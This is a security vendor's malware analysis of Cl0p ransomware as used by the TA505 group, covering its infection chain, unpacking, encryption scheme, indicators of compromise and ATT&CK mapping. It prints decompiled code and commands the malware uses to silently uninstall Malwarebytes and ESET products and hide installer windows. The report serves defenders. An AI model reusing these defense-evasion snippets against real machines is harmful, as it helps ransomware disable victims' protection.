Cybereason vs. Cl0p Ransomware

By Cybereason Nocturnus

Archived: 2026-04-02 12:32:49 UTC

In the past months, the Cybereason Nocturnus team has been tracking the activity of the Cl0p ransomware, a variant of CryptoMix ransomware. The name “clop” comes from Russian or Bulgarian, and means “bug”.

Key Findings

Evolving Threat: TA505 have evolved their attack tactics, delivering Cl0p ransomware as the final payload on as many systems as possible in order to pressure the victim to pay the ransom - non-paying Cl0p victims’ data is being published on the Cl0p leaks site

Multi-Staged Attack: Before deploying Cl0p, two prior payloads are deployed to allow the attackers to move laterally within the compromised network before downloading and deploying the Clop ransomware.

High Severity: The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.

Detected and Prevented: The Cybereason Defense Platform fully detects and prevents the Cl0p ransomware.


Background

In 2019, the TA505 threat actor started delivering Cl0p as their final payload. TA505 is a well known sophisticated cybercrime threat actor, attacking various sectors for financial gain.

In 2019, the TA505 group changed their main strategy into encrypting assets in a corporate network and demanding a Bitcoin ransom for the decryption key.

A more recent Cl0p attack was against AG, a large German software company. Their internal network was breached, and the attackers demanded more than $20 million ransom. In another case, the group attacked a South Korean retailer, demanding $40 million ransom this time, and threatening to leak 2 million cards in case the negotiation fails.


Moreover, the group maintains a site where they leak data of victims who did not pay the ransomware:



A Screenshot from the Cl0p leaks website

The infection chain is as follows, and depicted below: First of all, when a malspam campaign is launched, emails are sent to victims from compromised accounts, thus increasing their credibility. The emails contain an HTML attachment that redirects to a compromised website.

It then delivers a document containing a malicious macro that drops the Get2 loader. Get2 downloads and executes SDBbot, FlawedGrace or FlawedAmmy. In this scenario, SDBbot moves laterally within the compromised network, exfiltrates data, and finally downloads and deploys the Cl0p ransomware on as many systems as possible:



The Cl0p attack tree

Cl0p Ransomware Analysis

The Cl0p ransomware is initially packed and compressed. It unpacks a shellcode to resolve several APIs such as *GetProcAddress* and *VirtualAlloc*:

```
55              push ebp
8BEC            mov ebp,esp
81EC EC000000   sub esp,EC
C685 68FFFFFF 56  mov byte ptr ss:[ebp-98],56   56:'V'
C685 69FFFFFF 69  mov byte ptr ss:[ebp-97],69   69:'i'
C685 6AFFFFFF 72  mov byte ptr ss:[ebp-96],72   72:'r'
C685 6BFFFFFF 74  mov byte ptr ss:[ebp-95],74   74:'t'
C685 6CFFFFFF 75  mov byte ptr ss:[ebp-94],75   75:'u'
C685 6DFFFFFF 61  mov byte ptr ss:[ebp-93],61   61:'a'
C685 6EFFFFFF 6C  mov byte ptr ss:[ebp-92],6C   6C:'l'
C685 6FFFFFFF 41  mov byte ptr ss:[ebp-91],41   41:'A'
C685 70FFFFFF 6C  mov byte ptr ss:[ebp-90],6C   6C:'l'
C685 71FFFFFF 6C  mov byte ptr ss:[ebp-8F],6C   6C:'l'
C685 72FFFFFF 6F  mov byte ptr ss:[ebp-8E],6F   6F:'o'
C685 73FFFFFF 63  mov byte ptr ss:[ebp-8D],63   63:'c'
C685 74FFFFFF 00  mov byte ptr ss:[ebp-8C],0
```

The shellcode responsible for loading the compressed PE

The shellcode then allocates memory and writes an aPLib compressed PE. It can be recognized by the first bytes, *M8Z:*

```
Hex                                              ASCII
4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91  M8Z.8.f...qÿ.¸Â.
01 40 C2 15 C3 08 01 0E 08 0E 1F BA 7C 01 B4 09  .@Â.Ã.....º|.´.
CD 21 B8 F5 4C 80 0A 54 68 69 73 20 70 1C 72 6F  Í!¸õL..This p.ro
67 CF 61 6D 0E 63 8E 6E 3E 9F 74 CF 62 65 5F 9E  gÏam.c.n>.tÏbe_.
75 BF 30 69 06 44 4F 53 FC 6D 07 6F 64 65 2E 0D  u¿0i.DOSüm.ode..
12 0A 24 98 44 51 E9 02 37 49 15 88 59 1A B0 04  ..$.DQé.7I..Y.°.
A1 14 7C A8 54 1C 08 AA F8 6C 86 7C AB 44 0D 2E  ¡.|¨T..ªøl.|«D..
08 D6 5A 1B 07 67 5C 84 08 33 5D C2 04 21 1C F0  .ÖZ..g\..3]Â.!.ð
DD F1 14 0C CA F8 04 A9 44 58 F1 B4 99 11 82 51  Ýñ..Êø.©DXñ´...Q
16 13 87 C2 A6 AC 20 20 5B 50 1B 08 52 14 69 63  ...Â¦¬  [P..R.ic
68 68 42 CC A1 50 45 00 4C 01 06 E0 F1 15 D6 CA  hhBÌ¡PE.L..àñ.ÖÊ
5D 14 8E E0 03 02 01 0B 95 1C DF 15 10 E9 29 F6  ]..à......ß..é)ö
14 0C B3 7B 0B 10 C4 09 20 01 99 26 03 0C 02 38  ..³{..Ä. ..&...8
```

The compressed PE as seen in memory

Once the unpacked and decompressed payload is revealed, Cl0p has some indicative mutexes in its variants. After creating the mutex, *BestChangeT0p^_-666* in this case, Cl0p searches for various security products installed on the victim's machine, and uninstalls or disables them if necessary to avoid being detected or terminated:

```
hHandle = CreateMutexA(0, 0, "BestChangeT0p^_-666");
if ( WaitForSingleObject(hHandle, 0) )
{
  CloseHandle(hHandle);
  ExitProcess(0);
}
hObject = CreateThread(0, 0, sub_1315E00, 0, 0, 0);
CloseHandle(hObject);
if ( sub_1314F60(L"MBAMWSC.EXE")
  || sub_1314F60(L"MBAMSERVICE.EXE")
  || sub_1314F60(L"MBAMTRAY.EXE")
  || sub_1314F60(L"MBAM.EXE")
  || sub_1314F60(L"MB3SERVICE.EXE")
  || sub_1314F60(L"MBARW.EXE") )
{
  strcpy(
    Parameters,
    "/c \"C:\\Program Files\\Malwarebytes\\Anti-Ransomware\\unins000.exe\" /verysilent /suppressmsgboxes /norestart");
  ShellExecuteA(0, 0, "cmd.exe", Parameters, 0, 0);
  Sleep(0x1388u);
}
```


Disabling Malwarebytes' Anti-Ransomware notifications

In the example above, Cl0p searches for Malwarebytes anti ransomware protection and disables its notifications so the user will not be alerted. Below, if an ESET product is detected, it will be uninstalled using the command line:

```
wsprintfA(Parameters, "/C MSIEXEC /x %s /qb", &pszFirst);
ShellExecuteA(0, 0, "cmd.exe", Parameters, 0, 0);
for ( k = 0; k < 1000; ++k )
{
  hWnd = FindWindowA(0, "Windows Installer");
  ShowWindow(hWnd, 0);
  SendMessageW(hWnd, 0, 0, 0);
  v9 = FindWindowA(0, "ESET Security ");
  ShowWindow(v9, 0);
  SendMessageW(v9, 0, 0, 0);
  Sleep(0x64u);
```


Uninstalling an ESET Security product

Other newer variants disable Windows defender through silent command line modification of registry keys, and is also uninstalling the Microsoft Security Essentials client. Cybereason detects the malicious sample execution together with all of the listed commands:




Disabling Windows Defender as seen in the Cybereason attack tree

One of the Cl0p variants encrypts the files by generating an RSA public key, retrieving its first 127 bytes and using them as the RC4 key, adding the *Cl0p^_-* header and the RC4 encrypting it again. Once the files are encrypted, the *Cl0p* extension will be added to each encrypted file:



A file encrypted by Cl0p together with the ransom note


In addition, a ransomware note is placed in the folder:



Cl0p's ransom note content


Cybereason Detection and Prevention

The analyzed sample below, a newer variant of Cl0p, disables Windows Defender in the beginning of its execution. Cybereason detects the malicious commands executed to silently modify related registry keys:



Windows Defender registry keys modification as seen in Cybereason

When Cybereason anti-ransomware prevention is turned on, the execution of the sample is successfully prevented:



Prevention of Cl0p's execution in Cybereason

Indicators of Compromise

IOC	Type	Description
08576e51a724bdc648c40e0dfe3c12a61e7517ca	SHA1	Clop executable

8e56837e4d748eceb991aabd8f5a7f3c874f7010 fb66c66cd8fa805394ec7b2253238dfee89b2964 ccd147cea99c1b2e15f193a761f7a5be8da850e8 16f48624ea2a575e1bdceb4ac6151d97d4de80b6 2d92a9ec1091cb801ff86403374594c74210cd44 ab265e2897c3befea9e37b5d8b06d8afd48b0fa6 fdd274aeb22c1b8ade68b02c50f9fead0395ea64 2b44afeb746cef483929fb04f15479083ce71323 b020dbb06b2689d325e5e89fe3a66c1af7cd1597 9d97ae1a629fe2ed0ce750d1da1513c5dbf9cf8b 18281511117e39d2dc0546f110ec3aa922ea4340 e4fdc793161403a19de938288fa261b34e0444c0 0a7ab8cc60b04e66be11eb41672991482b9c0656 a6ae538be9407352f1e182ec38ad3c0b5277c8fc		

MITRE ATT&CK BREAKDOWN

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Reconnaissance	Lateral Movement	Exfiltration	Impact	C&C	E
Spearphishing Attachment	Registry Run Keys / Startup Folder	Valid Accounts	Impair Defenses: Disable or Modify Tools	Gather Victim Network Information	Remote Services	Exfiltration Over Web Service	Data Encrypted for Impact	Web Protocols	M
Spearphishing Link				Phishing for Information		Exfiltration Over C2 Channel		Encrypted Channel	M
Domain Accounts									J

Daniel Frank

Daniel Frank is a senior Malware Researcher at Cybereason. Prior to Cybereason, Frank was a Malware Researcher in F5 Networks and RSA Security. His core roles as a Malware Researcher include researching emerging threats, reverse-engineering malware and developing security-driven code. Frank has a BSc degree in information systems.

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus
